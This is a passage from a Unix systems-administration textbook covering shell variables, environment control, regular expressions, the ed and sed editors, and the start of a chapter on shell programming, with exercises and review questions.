The shell provides a variable mechanism where you can store information for future use. Shell variables are used for two main purposes: shell programming and environment control. This section provides an introduction to shell variables and their use in environment control. A later chapter discusses shell programming in more detail.

Environment control

Whenever you run a shell it creates an environment. This environment includes pre-defined shell variables used to store special values including

- the format of the prompt the shell will present to you
- your current path
- your home directory
- the type of terminal you are using
- and a great deal more.

Any shell variable you create will be stored within this environment.

The `set` command

The `set` command can be used to view you shell's environment. By executing the `set` command without any parameters it will display all the shell variables currently within your shell's environment.

Using shell variables

There are two main operations performed with shell variables

- assign a variable a value
- use a variable's value

Assigning a value

Assigning value to a shell variable is much the same as in any programming language *`variable_name=value`*.

```
my_variable=hello
theNum=5
myName="David Jones"
```

A shell variable can be assigned just about any value, though there are a few guidelines to keep in mind.

A space is a shell special character. If you want your shell variable to contain a space you must tell the shell to ignore the space's special meaning. In the above example I've used the double quotes. ***For the same reason there should never be any spaces around the = symbol.***

Accessing a variable's value

To access a shell variable's value we use the `$` symbol. The `$` is a shell special character that indicates to the shell that it should replace a variable with its value.

For example

```
dinbig$ myName="David Jones"
dinbig$ echo My name is $myName
My name is David Jones
dinbig$ command=ls
dinbig$ $command
Mail ethics.txt papers
dinbig$ echo A$empty:
A:
```

Uninitialised variables

The last command in the above example demonstrates what the value of a variable is when you haven't initialised it. The last command tries to access the value for the variable `empty`.

But because the variable `empty` has never been initialised it is totally empty. Notice that the result of the command has nothing between the `A` and the `:`.

Resetting a variable

It is possible to reset the value of a variable as follows

```
myName=
```

This is totally different from trying this

```
myName=' '
```

This example sets the value of `myName` to a space character **NOT** nothing.

The `readonly` command

As you might assume the `readonly` command is used to make a shell variable readonly. Once you execute a command like

```
readonly my_variable
```

The shell variable `my_variable` can no longer be modified.

To get a list of the shell variables that are currently set to read only you run the `readonly` command without any parameters.

The `unset` command

Previously you've been shown that to reset a shell variable to nothing as follows

```
variable=
```

But what happens if you want to remove a shell variable from the current environment? This is where the `unset` command comes in. The command

```
unset variable
```

Will remove a variable completely from the current environment.

There are some restrictions on the `unset` command. You cannot use `unset` on a read only variable or on the pre-defined variables `IFS, PATH, PS1, PS2`

Arithmetic

UNIX shells do not support any notion of numeric data types such as integer or real. All shell variables are strings. How then do you perform arithmetic with shell variables?

One attempt might be

```
dinbig:~$ count=1
dinbig:~$ Rcount=$count+1
```

But it won't work. Think about what happens in the second line. The shell sees `$count` and replaces it with the value of that variable so we get the command `count=1+1`. Since the shell has no notion of an integer data type the variable `count` now takes on the value `1+1` (just a string of characters).

The `expr` command

The UNIX command `expr` is used to evaluate expressions. In particular it can be used to evaluate integer expressions. For example

```
dinbig:~$ expr 5 + 6
11
dinbig:~$ expr 10 / 5
2
dinbig:~$ expr 5 \* 10
50
dinbig:~$ expr 5 + 6 * 10
expr: syntax error
dinbig:~$ expr 5 + 6 \* 10
65
```

Note that the shell special character `*` has to be quoted. If it isn't the shell will replace it with the list of all the files in the current directory which results in `expr` generating a syntax error.

Using `expr`

By combining the `expr` command with the grave character ` we have a mechanism for performing arithmetic on shell variables. For example

```
count=1
count=`expr $count + 1`
```

`expr` restrictions

The `expr` command only works with integer arithmetic. If you need to perform floating point arithmetic have a look at the `bc` and `awk` commands.

The `expr` command accepts a list of parameters and then attempts to evaluate the expression they form. As with all UNIX commands the parameters for the `expr` command must be separated by spaces. If you don't `expr` interprets the input as a sequence of characters.

```
dinbig:~$ expr 5+6
5+6
dinbig:~$ expr 5+6 \* 10
expr: non-numeric argument
```

Valid variable names

Most programming languages have rules that restrict the format of variable names. For the Bourne shell, variable names must

- start with either a letter or an underscore character,
- followed by zero or more letters, numbers or underscores

{}

In some cases you will wish to use the value of a shell variable as part of a larger word. Curly braces `{ }` are used to separate the variable name from the rest of the word.

For example

You want to copy the file `/etc/passwd` into the directory `/home/david`. The following shell variables have been defined.

```
directory=/etc/
home=/home/david
```

A first attempt might be

```
cp $directorypasswd $home
```

This won't work because the shell is looking for the shell variable called `directorypasswd` (there isn't one) instead of the variable `directory`.

The correct solution would be to surround the variable name `directory` with curly braces. This indicates to the shell where the variable stops.

```
cp ${directory}passwd $home
```

Environment control

Whenever you run a shell it creates an environment in which it runs. This environment specifies various things about how the shell looks, feels and operates. To achieve this the shell uses a number of pre-defined shell variables. Table 6.8 summarises these special shell variables.

Variable name	Purpose
HOME	your home directory
SHELL	the executable program for the shell you are using
UID	your user id
USER	your username
TERM	the type of terminal you are using
DISPLAY	your X-Windows display
PATH	your executable path

Table 6.8
Environment variables

`PS1` and `PS2`

The shell variables `PS1` and `PS2` are used to store the value of your command prompt. Changing the values of `PS1` and `PS2` will change what your command prompt looks like.

```
dinbig:~$ echo :$PS1: and :$PS2:
:\h:\w\$ : and :> :
```

`PS2` is the secondary command prompt. It is used when a single command is spread over multiple lines. You can change the values of `PS1` and `PS2` just like you can any other shell variable.

`bash` extensions

You'll notice that the value of `PS1` above is `\h:\w\$` but my command prompt looks like `dinbig:~$`.

This is because the `bash` shell provides a number of extra facilities. One of those facilities is that it allows the command prompt to contain the hostname `\h`(the name of my machine) and the current working directory `\w`.

With older shells it was not possible to get the command prompt to display the current working directory.

6.6	Many first time users of older shells attempt to get the command prompt to contain the current directory by trying this `` PS1=`pwd` `` The `pwd` command displays the current working directory. Explain why this will not work. (HINT: When is the `pwd` command executed?)

Variables and sub-shells

Every time you start a new shell, the new shell will create a new environment separate from its parent's environment. The new shell will not be able to access or modify the environment of its parent shell.

For example

Here's a simple example.

`dinbig:~$` **`myName=david`**	create a shell variable
`dinbig:~$` **`echo $myName`** `david`	use it
`dinbig:~$` **`bash`**	start a new shell
`dinbig:~$` **`echo my name is $myName`** `my name is`	try to use the parent shell's variable
`dinbig:~$` **`exit`**	exit from the new shell and return to the parent
`dinbig:~$` **`echo $myName`** `david`	use the variable again

As you can see a new shell cannot access or modify the shell variables of its parent shells.

export

There are times when you may wish a child or sub-shell to know about a shell variable from the parent shell. For this purpose you use the `export` command. For example,

```
dinbig:~$ myName=David Jones
dinbig:~$ bash
dinbig:~$ echo my name is $myName
my name is
dinbig:~$ logout
dinbig:~$ export myName
dinbig:~$ bash
dinbig:~$ echo my name is $myName
my name is david
dinbig:~$ exit
```

Local variables

When you export a variable to a child shell the child shell creates a local copy of the variable. Any modification to this local variable cannot be seen by the parent process.

There is **no** way in which a child shell can modify a shell variable of a parent process. The `export` command only passes shell variables to child shells. It cannot be used to pass a shell variable from a child shell back to the parent.

For example

```
dinbig:~$ echo my name is $myName
my name is david
dinbig:~$ export myName
dinbig:~$ bash
dinbig:~$ myName=fred     # child shell modifies variable
dinbig:~$ exit
dinbig:~$ echo my name is $myName
my name is david
# there is no change in the parent
```

Advanced variable substitution

The shell provides a number of additional more complex constructs associated with variable substitution. The following table summarises them.

Construct	Purpose
`${variable:-value}`	replace this construct with the variable's value if it has one, if it doesn't, use *value* but don't make *variable* equal to *value*
`${variable:=value}`	same as the above but if *variable* has no value assign it *value*
`${variable:?message}`	replace the construct with the value of the variable if it has one, if it doesn't then display *message* onto stderr if *message* is null then display *prog*: *variable*: `parameter null or not set` on stderr
`${variable:+value}`	if *variable* has a value replace it with *value* otherwise do nothing

Table 6.9
Advanced variable substitution

For example

```
dinbig:~$ myName=
dinbig:~$ echo my name is $myName
my name is
dinbig:~$ echo my name is ${myName:-"NO NAME"}
my name is NO NAME
dinbig:~$ echo my name is $myName
my name is
dinbig:~$ echo my name is ${myName:="NO NAME"}
my name is NO NAME
dinbig:~$ echo my name is $myName
my name is NO NAME
dinbig:~$ herName=
dinbig:~$ echo her name is ${herName:?"she hasn't got a name"}
bash: herName: she hasn't got a name
dinbig:~$ echo her name is ${herName:?}
bash: herName: parameter null or not set
```

```
[faile]$ echo ${tmp:?hello there}
bash: tmp: hello there
```
In this case the variable $tmp doesn't have a value yet so the shell displays the message "hello there"

```
[faile]$ tmp=fred
[faile]$ echo ${tmp:?hello there}
fred
```
Now that tmp does have a value the shell displays the value.

```
[faile]$ echo ${tmp2:?}
bash: tmp2: parameter null or not set
```
And this is what happens when the variable doesn't have a value and the message is null.

Evaluation order

In this chapter we've looked at the steps the shell performs between getting the user's input and executing the command. The steps include

- filename substitution
- I/O redirection
- variable substitution

An important question is in what order does the shell perform these steps?

Why order is important

Look at the following example

```
dinbig:~$ pipe=\|
dinbig:~$ echo $pipe
|
dinbig:~$ star=\*
dinbig:~$ echo $star
Mail News README VMSpec.ps.bak acm.bhx acm2.dot
```

In the case of the `echo $start` command the shell has seen `$star` and replaced it with its value `*`. The shell sees the `*` and replaces it with the list of the files in the current directory.

In the case of the `echo $pipe` command the shell sees `$pipe` and replaces it with its value `|`. It then displays `|` onto the screen.

Why didn't it treat the `|` as a special character? If it had then `echo |` would've generated an error message. The reason is related to the order in which the shell performs its analysis of shell special variables.

The order

The order in which the shell performs the steps is

- I/O redirection
- variable substitution
- filename substitution

For the command

```
echo $PIPE
```

the shell performs the following steps

- check for any I/O redirection characters, there aren't any, the command line is currently `echo $PIPE`
- check for variables, there is one `$PIPE`, replace it with its value, the command line is now `echo |`
- check for any wildcards, there aren't any

So it now executes the command `echo |`.

If you do the same walk through for the `echo $star` command you should see how its output is achieved.

The `eval` command

What happens if I want to execute the following command

```
ls $pipe more
```

using the shell variable `pipe` from the example above?

The intention is that the `pipe` shell variable should be replaced by its value `|` and that the `|` be used to redirect the output of the `ls` command to the `more` command.

Due to the order in which the shell performs its evaluation this won't work.

Doing it twice

The `eval` command is used to evaluate the command line twice. `eval` is a built-in shell command. Take the following command (using the `pipe` shell variable from above)

```
eval ls $pipe more
```

The shell sees the `$pipe` and replaces it with its value, `|`. It then executes the `eval` command.

The `eval` command repeats the shell's analysis of its arguments. In this case it will see the `|` and perform necessary I/O redirection while running the commands.

Conclusion

The UNIX command line interface is provided by programs called shells. A shell's responsibilities include

- providing the command line interface
- performing I/O redirection
- performing filename substitution
- performing variable substitution
- and providing an interpreted programming language

A shell recognises a number of characters as having special meaning. Whenever it sees these special characters it performs a number of tasks that replace the special characters.

When a shell is executed it creates an environment in which to run. This environment consists of all the shell variables created including a number of pre-defined shell variables that control its operation and appearance.

Review Questions

6.1

What is the effect of the following command sequences?

- `ls | wc -l`
- `rm ???`
- `who | wc -l`
- `mv progs/* /usr/steve/backup`
- `ls *.c | wc -l`
- `rm *.o`
- `who | sort`
- `cd ; pwd`
- `cp memo1 ..`
- `ls -l | sort +4n`

6.2

What is the output of the following commands? Are there any problems? How would you fix it?

- `echo this is a star *`
- `echo ain\\\\'t you my friend`
- `echo "** hello **"`
- `echo "the output of the ls command is `ls`"`
- `echo `the output of the pwd command is `pwd``

6.3

Which of the following are valid shell variable names?

- XxXxXxXx
- _
- 12345
- HOMEDIR
- file.name
- _date
- file_name
- x0-9
- file1
- Slimit

6.4

Suppose your HOME directory is `/usr/steve` and that you have subdirectory as shown in figure 6.3.

Assuming you just logged onto the system and executed the following commands:

```
docs=/usr/steve/documents
let=$docs/letters
prop=$docs/proposals
```

Write commands to do the following using these variables

List the contents of the `documents` directory

- ♣ Copy all files from the `letters` directory to the `proposals` directory
- ♣ Move all files with names that contain a capital letter from the `letters` directory to the current directory.
- ♣ Count the number of files in the `memos` directory.

What would be the effect of the following commands?

- ♣ `ls $let/..`
- ♣ `cat $prop/sys.A >> $let/no.JSK`
- ♣ `echo $let/*`
- ♣ `cp $let/no.JSK $prop`
- ♣ `cd $prop`
- ♣ ``files_in_prop=`echo $prop*` ``
- ♣ ``cat `echo $let\*` ``




Figure 6.3
Review Question 6.4

Chapter 7

Text Manipulation

Introduction

Many of the tasks a Systems Administrator will perform involve the manipulation of textual information. Some examples include manipulating system log files to generate reports and modifying shell programs. Manipulating textual information is something which UNIX is quite good at and provides a number of tools which make tasks like this quite simple, once you understand how to use the tools. The aim of this chapter is to provide you with an understanding of these tools

By the end of this chapter you should be

- familiar with using regular expressions,
- able to use regular expressions and `ex` commands to perform powerful text manipulation tasks.

Regular expressions

Regular expressions provide a powerful method for matching patterns of characters. Regular expressions (REs) are understood by a number of commands including `ed ex sed awk grep egrep, expr` and even `vi`.

Some examples of regular expressions look like include

- `david`
  Will match any occurrence of the word `david`
- `[Dd]avid`
  Will match either `david` or `David`
- `.avid`
  Will match any letter (`.`) followed by `avid`
- `^david$`
  Will match any line that contains only `david`
- `d*avid`
  Will match `avid`, `david`, `ddavid dddavid` and any other word with repeated `d`s followed by `avid`
- `^[^abcef]avid$`
  Will match any line with only five characters on the line, where the last four characters must be `avid` and the first character can be any character except `abcef`.

Each regular expression is a pattern. That pattern is used to match other text. The simplest example of how regular expressions are used by commands is the `grep` command.

The grep command was introduced in a previous chapter and is used to search through a file and find lines that contain particular patterns of characters. Once it finds such a line, by default, the grep command will display that line onto standard output. In that previous chapter you were told that grep stood for global regular expression pattern match. Hopefully you now know what a regular expression is.

This means that the patterns that grep searches for are regular expressions.

The following are some example command lines making use of the grep command and regular expressions

- grep unix tmp.doc
  find any lines contain unix
- grep '[Uu]nix' tmp.doc
  find any lines containing either unix or Unix. ***Notice that the regular expression must be quoted.*** This is to prevent the shell from treating the [] as shell special characters and performing file name substitution.
- grep '[^aeiouAEIOU]*' tmp.doc
  Match any number of characters that do not contain a vowel.
- grep '^abc$' tmp.doc
  Match any line that contains only abc.
- grep 'hel.' tmp.doc
  Match hel followed by any other character.

REs versus filename substitution

It is important that you realise that regular expressions are different from filename substitution. If you look in the previous examples using grep you will see that the regular expressions are sometimes quoted. One example of this is the command

```
grep '[^aeiouAEIOU]*' tmp.doc
```

Remember that [^] and * are all shell special characters. If the quote characters (`') were not there the shell would perform filename substitution and replace these special characters with matching filenames.

In this example command we do not want this to happen. We want the shell to ignore these special characters and pass them to the grep command. The grep command understands regular expressions and will treat them as such.

Regular expressions have nothing to do with filename substitution, they are in fact completely different. Table 7.1 highlights the differences between regular expressions and filename substitution.

Filename substitution	**Regular expressions**
Performed by the shell	Performed by individual commands
used to match filenames	Used to match patterns of characters in data files

Table 7.1
Regular expressions versus filename substitution

How they work

Regular expressions use a number of special characters to match patterns of characters. Table 7.2 outlines these special characters and the patterns they match.

Character	**Matches**
`c`	if *c* is any character other than \ [. * ^] $ then it will match a single occurrence of that character
`\`	remove the special meaning from the following character
`.`	any one character
`^`	the start of a line
`$`	the end of a line
`*`	0 or more matches of the previous RE
`[chars]`	any one character in *chars* a list of characters
`[^chars]`	any one character NOT in *chars* a list of characters

Table 7.2
Regular expression characters

Exercises

7.1 What will the following simple regular expressions match?

```
fred
[^D]aily
..^end$
he..o
he\.\.o
\$fred
$fred
```

Extensions to regular expressions

Regular expressions are one area in which the heterogeneous nature of UNIX becomes apparent. Regular expressions can be divided into a number of different categories. Different programs on different platforms recognise different subsets of regular expressions.

Under Linux the commands that use regular expressions recognise three basic flavours of regular expressions

- basic regular expressions,
  Those listed in Table 7.2 plus the tagging concept introduced below.
- extended regular expressions, and
  Basic REs plus some additional constructs from Table 7.3.
- command specific extensions. For example, under Linux `sed` recognises two additions to REs.

Extended regular expressions add the symbols in Table 7.3 to regular expressions.

Construct	Purpose
`+`	match one or more occurrences of the previous RE
`?`	match zero or one occurrences of the previous RE
`|`	match either one of two REs separated by the `|`
`\{n\}`	match exactly *n* occurrences of the previous RE
`\{n,\}`	match at least *n* occurrences of the previous RE
`\{n, m\}`	match between *n* and *m* occurrences of the previous RE

Table 7.3
Extended regular expressions

Examples

Some examples with extended REs include

- `egrep 'a?' pattern`
  Match any line from `pattern` with 0 or 1 `a`'s. (all lines in `pattern`)
- `egrep '(a|b)+' pattern`
  Match any line that contains one more occurrences of an `a` or a `b`
- `egrep '.\{2\}' pattern`
  Match any line that contains the same two characters in a row.
- `egrep '.\{2,\}' pattern`
  Match any line that contains at least two of the same character in a row.

Exercises

7.2 Write grep commands that use REs to carry out the following.
1. Find any line starting with `j` in the file `/etc/passwd` (equivalent to asking to find any username that starts with j).
2. Find any user that has a username that starts with `j` and uses `bash` as their login shell (if they use `bash` their entry in `/etc/passwd` will end with the full path for the `bash` program).
3. Find any user that belongs to a group with a group ID between 0 and 99 (group id is the fourth field on each line in `/etc/passwd`).

Tagging

Tagging is an extension to regular expressions which allows you to recognise a particular pattern and store it away for future use. For example, consider the regular expression

```
da\(vid\)
```

The portion of the RE surrounded by the `\(` and `\)` is being tagged. Any pattern of characters that matches the tagged RE, in this case `vid`, will be stored in a register. The commands that support tagging provide a number of registers in which character patterns can be stored.

It is possible to use the contents of a register in a RE. For example,

```
\(abc\)\1\1
```

The first part of this RE defines the pattern that will be tagged and placed into the first register (remember this pattern can be any regular expression). In this case the first register will contain `abc`. The 2 following `\1` will be replaced by the contents of register number 1. So this particular example will match `abcabcabc`.

The `\` characters must be used to remove the other meaning which the brackets and numbers have in a regular expression.

For example

Some example REs using tagging include

- `\(david\)\1`
  This RE will match `daviddavid`. It first matches `david` and stores it into the first register (`\(david\)`). It then matches the contents of the first register (`\1`).
- `\(.\)oo\1`
  Will match words such as `noon`, `moom`.

For the remaining RE examples and exercises I'll be referring to a file called `pattern`. The following is the contents of `pattern`.

```
a
hellohello
goodbye
friend how hello
there how are you how are you
ab
bb
aaa
lll
Parameters
param
```

Exercises

7.3	What will the following commands do
	`grep '\(a\)\1' pattern`
	`grep '\(.*\)\1' pattern`
	`grep '\( .*\)\1' pattern`

ex, ed, sed and vi

So far you've been introduced to what regular expressions do and how they work. In this section you will be introduced to some of the commands which allow you to use regular expressions to achieve some quite powerful results.

In the days of yore UNIX did not have full screen editors. Instead the users of the day used the line editor `ed`. `ed` was the first UNIX editor and its impact can be seen in commands such as `sed`, `awk`, `grep` and a collection of editors including `ex` and `vi`.

`vi` was written by Bill Joy while he was a graduate student at the University of California at Berkeley (a University responsible for many UNIX innovations). Bill went on to do other things including being involved in the creation of Sun Microsystems.

`vi` is actually a full-screen version of `ed`. Whenever you use `:wq` to save and quit out of `vi` you are using a `ed` command.

So???

All very exciting stuff but what does it mean to you a trainee Systems Administrator? It actually has at least three major impacts

- by using `vi` you can become familiar with the `ed` commands
- `ed` commands allow you to use regular expressions to manipulate and modify text
- those same `ed` commands, with regular expressions, can be used with `sed` to perform all these tasks non-interactively (this means they can be automated).

Why use ed?

Why would anyone ever want to use a line editor like `ed`?

Well in some instances the Systems Administrator doesn't have a choice. There are circumstances where you will not be able to use a full screen editor like `vi`. In these situations a line editor like `ed` or `ex` will be your only option.

One example of this is when you boot a Linux machine with installation boot and root disks. These disks usually don't have space for a full screen editor but they do have `ed`.

`ed` commands

`ed` is a line editor that recognises a number of commands that can manipulate text. Both `vi` and `sed` recognise these same commands. In `vi` whenever you use the `:` command you are using `ed` commands. `ed` commands use the following format.

```
[ address [, address]] command [parameters]
```

(you should be aware that anything between `[]` is optional)

This means that every `ed` command consists of

- 0 or more addresses that specify which lines the command should be performed upon,
- a single character command, and
- an optional parameter (depending on the command)

For example

Some example `ed` commands include

- `1,$s/old/new/g`
  The address is `1,$` which specifies all lines. The command is the `s`ubstitute command. With the following text forming the parameters to the command. This particular command will substitute all occurrences of the work `old` with the word `new` for all lines within the current file.
- `4d3`
  The address is line `4`. The command is `d`elete. The parameter `3` specifies how many lines to delete. This command will delete 3 lines starting from line 4.
- `d`
  Same command, `d`elete but no address or parameters. The default address is the current line and the default number of lines to delete is one. So this command deletes the current line.
- `1,10w/tmp/hello`
  The address is from line `1` to line `10`. The command is `w`rite to file. This command will write lines 1 to 10 into the file `/tmp/hello`

The current line

The `ed` family of editors keep track of the current line. By default any `ed` command is performed on the current line. Using the address mechanism it is possible to specify another line or a range of lines on which the command should be performed.

Table 7.4 summarises the possible formats for `ed` addresses.

Address	Purpose
`.`	the current line
`$`	the last line
`7`	line 7, any number matches that line number
`a`	the line that has been marked as `a`
`/RE/`	the next line matching the *RE* moving forward from the current line
`?RE?`	the next line matching the *RE* moving backward from the current line
Address+n	the line that is *n* lines after the line specified by *address*
Address-n	the line that is *n* lines before the line specified by *address*
Address1, address2	a range of lines from *address1* to *address2*
`,`	the same as `1,$`, i.e. the entire file from line `1` to the last line (`$`)
`;`	the same as `.,$`, i.e. from the current line (`.`) to the last line (`$`)

Table 7.4
`ed` **addresses**

`ed` commands

Regular users of `vi` will be familiar with the `ed` commands `w` and `q` (write and quit). `ed` also recognises commands to delete lines of text, to replace characters with other characters and a number of other functions.

Table 7.5 summarises some of the `ed` commands and their formats. In Table 7.5 *range* can match any of the address formats outlined in Table 7.4.

Address	Purpose
*line*a	the append command, allows the user to add text after line number *line*
range d *buffer count*	the delete command, delete the lines specified by *range* and *count* and place them into the buffer *buffer*
range j *count*	the join command, takes the lines specified by *range* and *count* and makes them one line
q	quit
line r *file*	the read command, read the contents of the file *file* and place them after the line *line*
sh	start up a new shell
range s/*RE*/*characters*/*options*	the substitute command, find any characters that match *RE* and replace them with *characters* but only in the range specified by *range*
u	the undo command,
range w *file*	the write command, write to the file *file* all the lines specified by *range*

Table 7.5
ed commands

For example

Some more examples of `ed` commands include

- `5,10s/hello/HELLO/`
  replace the **first** occurrence of `hello` with `HELLO` for all lines between `5` *and* `10`
- `5,10s/hello/HELLO/g`
  replace **all** occurrences of `hello` with `HELLO` for all lines between `5` and `10`
- `1,$s/^\(.\{20,20\}\)\(.*\)$/\2\1/`
  for all lines in the file, take the first 20 characters and put them at the end of the line

The last example

The last example deserves a bit more explanation. Let's break it down into its components

- `1,$s`
  The `1,$` is the range for the command. In this case it is the whole file (from line 1 to the last line). The command is substitute so we are going to replace some text with some other text.
- `/^`
  The `/` indicates the start of the RE. The `^` is a RE pattern and it is used to match the start of a line (see Table 7.2).

- `\(.\{20,20\}\)`
  This RE fragment `.\{20,20\}` will match any 20 characters. By surrounding it with `\( \)` those 20 characters will be stored in register 1.
- `\(.*\)$`
  The `.*` says match any number of characters and surrounding it with `\( \)` means those characters will be placed into the next available register (register 2). The `$` is the RE character that matches the end of the line. So this fragment takes all the characters after the first 20 until the end of the line and places them into register 2.
- `/\2\1/`
  This specifies what text should replace the characters matched by the previous RE. In this case the `\2` and the `\1` refer to registers 1 and 2. Remember from above that the first 20 characters on the line have been placed into register 1 and the remainder of the line into register 2.

The `sed` command

`sed` is a non-interactive version of `ed`. `sed` is given a sequence of `ed` commands and then performs those commands on its standard input or on files passes as parameters. It is an extremely useful tool for a Systems Administrator. The `ed` and `vi` commands are interactive which means they require a human being to perform the tasks. On the other had `sed` is non-interactive and can be used in shell programs which means tasks can be automated.

`sed` command format

By default the `sed` command acts like a filter. It takes input from standard input and places output onto standard output. `sed` can be run using a number of different formats.

```
sed command [file-list]
sed [-e command] [-f command_file] [filelist]
```

`command` is one of the valid `ed` commands.

The `-e` *`command`* option can be used to specify multiple `sed` commands. For example,

```
sed -e '1,$s/david/DAVID/' -e '1,$s/bash/BASH/' /etc/passwd
```

The `-f` *`command_file`* tells `sed` to take its commands from the file *`command_file`*. That file will contain `ed` commands one to a line.

For example

Some of the tasks you might use `sed` for include

- change the username `DAVID` in the `/etc/passwd` to `david`
- for any users that are currently using `bash` as their login shell change them over to the `csh`.

You could also use `vi` or `ed` to perform these same tasks. Note how the `/` in `/bin/bash` and `/bin/csh` have been quoted. This is because the `/` character is used by the substitute command to split the text to find and the text to replace it with. It is necessary to quote the `/` character so `ed` will treat it as a normal character.

```
sed 's/DAVID/david/' /etc/passwd
sed 's/david/DAVID/' -e 's/\/bin\/bash/\/bin\/csh/' /etc/passwd
sed -f commands /etc/passwd
```

The last example assumes that there is a file called `commands` that contains the following

```
s/david/DAVID/
s/\/bin\/bash/\/bin\/csh/
```

Exercises

7.4 Perform the following tasks with both `vi` and `sed`.
You have just written a history of the UNIX operating system but you referred to UNIX as `unix` throughout. Replace all occurrences of `unix` with `UNIX`
You've just written a Pascal procedure using `Write` instead of `Writeln`. The procedure is part of a larger program. Replace `Write` with `Writeln` for all lines between the next occurrence of BEGIN and the following END
When you forward a mail message using the `elm` mail program it automatically adds `>` to the beginning of every line. Delete all occurrences of `>` that start a line.

7.5 What do the following `ed` commands do?

```
.+1,$d
1,$s/OSF/Open Software Foundation/g
1,/end/s/\([a-z]*\) \([0-9]*\)/\2 \1/
```

7.6 What are the following commands trying to do? Will they work? If not why not?

```
sed -e 1,$s/^:/fred:/g /etc/passwd
sed '1,$s/david/DAVID/' '1,$s/bash/BASH/' /etc/passwd
```

Conclusions

Regular expressions (REs) are a powerful mechanism for matching patterns of characters. REs are understood by a number of commands including `vi`, `grep`, `sed`, `ed`, `awk` and `Perl`.

`vi` is just one of a family of editors starting with `ed` and including `ex` and `sed`. This entire family recognise `ed` commands that support the use of regular expressions to manipulate text.

Review Questions

7.1

You have been given responsibility for maintaining the 85321 WWW pages. These pages are spread through a large collection of directories and sub-directories. There are some modifications that must be made. Write commands using your choice of `awk`, `sed` , `find` or `vi` to

- change the extensions of all `.html` files to `.htm`
- where ever `bl_ball.gif` appears in a file, change it to `rd_ball.gif`
- move all the files that haven't been modified for 28 days into the `/usr/local/old` directory
- count the number of times the word `85321` occurs in all files ending in `.html`

7.2

It is often the case that specific users on a system continually use too much disk space. There are a number of solutions to this problem including quotas (talked about in a later chapter).

In the meantime you are going to implement another solution along the following lines. Maintain a file called `disk.hog`, each line of this file contains a username and the amount of disk space they are allowed to have. For example

```
jonesd 50000
okellys 10
```

Write a script called `find_hog` that is run once a day and performs the following tasks

- for each user in `disk.hog` discover how much disk space they are using
- if the amount of disk space exceeds the allowed amount write their username to a file `offender`

Hints: User's should only own files under their home directory. The command `du -s` *`directoryname`* can be used to find out how much disk space the directory directoryname and all its child directories use. The file `/etc/passwd` records the home directory for each user.

7.3

Use `vi` and `awk` to perform the following tasks with the file 85321.txt (the student numbers have been changed to protect the innocent). This file is available from the 85321 Web site/CD-ROM under the resource materials section for week 3. Unless specified assume each task starts with the original file.

- remove the student number
- switch the order for first name, last name
- remove any student with the name david

7.4

Write commands to perform the four tasks outlined in the introduction to this chapter. They were

- calculate how much disk space each user is using
- calculate the amount of time each user has spent logged in (try the command `last` *`username`* and see what happens)
- delete all the files owned by a particular user (be careful doing this one)
- find all the files that are setuid

Chapter 8

Shell Programming

Introduction

Shell Programming - WHY?

While it is very nice to have a shell at which you can issue commands, have you had the feeling that something is missing? Do you feel the urge to issue multiple commands by only typing one word? Do you feel the need for variables, logic conditions and loops? Do you strive for automation?

If so, then welcome to shell programming.

(If you answered no to any of the above then you are obviously in the wrong frame of mind to be reading this - please try again later :)

Shell programming allows system administrators (and users) to create small (and occasionally not-so-small) programs for various purposes including automation of system administration tasks, text processing and installation of software.

Shell Programming - WHAT?

A shell program (sometimes referred to as a shell script) is a text file containing shell and UNIX commands. Remember - a UNIX command is a physical program (like `cat, cut and grep`) where as a shell command is an "interpreted" command - there isn't a physical file associated with the command; when the shell sees the command, the shell itself performs certain actions (for example, `echo`)

When a shell program is executed the shell reads the contents of the file line by line. Each line is executed as if you were typing it at the shell prompt. There isn't anything that you can place in a shell program that you can't type at the shell prompt.

Shell programs contain most things you would expect to find in a simple programming language. Programs can contain services including:

- variables
- logic constructs (IF THEN AND OR etc)
- looping constructs (WHILE FOR)
- functions
- comments (strangely the most least used service)

The way in which these services are implemented is dependant on the shell that is being used (remember - there is more than one shell). While the variations are often not major it does mean that a program written for the bourne shell (`sh`/`bash`) will not run in the c shell (`csh`). All the examples in this chapter are written for the bourne shell.

Shell Programming - HOW?

Shell programs are a little different from what you'd usually class as a program. They are plain text and they don't need to be compiled. The shell "interprets" shell programs - the shell reads the shell program line by line and executes the commands it encounters. If it encounters an error (syntax or execution), it is just as if you typed the command at the shell prompt - an error is displayed.

This is in contrast to C/C++, Pascal and Ada programs (to name but a few) which have source in plain text, but require compiling and linking to produce a final executable program.

So, what are the real differences between the two types of programs? At the most basic level, interpreted programs are typically quick to write/modify and execute (generally in that order and in a seemingly endless loop :). Compiled programs typically require writing, compiling, linking and executing, thus are generally more time consuming to develop and test.

However, when it comes to executing the finished programs, the execution speeds are often widely separated. A compiled/linked program is a binary file containing a collection direct systems calls. The interpreted program, on the other hand, must first be processed by the shell which then converts the commands to system calls or calls other binaries - this makes shell programs slow in comparison. In other words, shell programs are not generally efficient on CPU time.

